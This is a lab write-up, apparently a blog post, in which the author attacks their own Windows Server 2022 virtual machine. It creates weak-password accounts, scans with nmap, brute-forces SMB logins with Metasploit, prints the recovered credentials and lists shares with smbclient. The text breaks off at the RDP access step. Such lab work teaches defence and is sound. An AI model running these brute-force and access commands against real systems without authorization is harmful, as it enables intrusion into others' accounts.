Overview#
Third post in this lab series. Same private environment — Kali Linux against Windows Server 2022 on VMware Workstation (192.168.1.55). This lab covers a full attack chain: setting up a vulnerable target with weak credentials, brute-forcing SMB/RDP/WinRM, getting a PowerShell session via Evil-WinRM, establishing persistence with a scheduled task, and cleaning up after.
Step 1: Setup on Windows Server 2022#
Creating User Accounts with Weak Credentials#
On the target Windows Server, I created two domain user accounts with intentionally weak passwords to simulate a realistic misconfigured environment:
New-LocalUser -Name "testuser" -Password (ConvertTo-SecureString "Password123!" -AsPlainText -Force)
New-LocalUser -Name "adminuser" -Password (ConvertTo-SecureString "Admin123" -AsPlainText -Force)
Add-LocalGroupMember -Group "Administrators" -Member "adminuser"
Enable-PSRemoting -Force testuser and adminuser created on the Windows Server target
 Account verification — running as lab\group2_166222b
Enabling SMB, RDP, and WinRM Services#
Enabled Remote Desktop via System Properties (sysdm.cpl → Remote tab → "Allow remote connections to this computer").
 Remote Desktop enabled on the target
 Opening System Properties via sysdm.cpl
Step 2: Reconnaissance#
Scanned the target to identify open services:
nmap -Pn -sV -T5 192.168.1.55 SMB (445), RDP (3389), WinRM (5985), and multiple AD-related services confirmed open
Step 3: SMB Brute-Force with Metasploit#
First, prepared the wordlists:
sudo mkdir -p /home/kali/wordlists
echo -e "testuser\nadminuser\nuser\nguest\nadministrator\nadmin" > /home/kali/wordlists/usernames.txt
chmod 644 /home/kali/wordlists/usernames.txtThen launched the SMB login scanner in Metasploit:
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.1.55
set USER_FILE /home/kali/wordlists/usernames.txt
set PASS_FILE /home/kali/wordlists/passwords.txt
set THREADS 10
run Configuring the SMB brute-force module
The scanner returned two valid credential pairs:
[+] 192.168.1.55:445 - Success: '\testuser:Password123!'
[+] 192.168.1.55:445 - Success: '\adminuser:Admin123' 2 credentials found: adminuser:Admin123 and testuser:Password123!
Verified access by connecting to the SMB share with smbclient and listing directories:
smbclient //192.168.1.55/Users -U adminuser Successfully listed the SMB shares using the cracked credentials
Step 4: RDP Access#
With valid credentials in hand, connected directly via RDP:
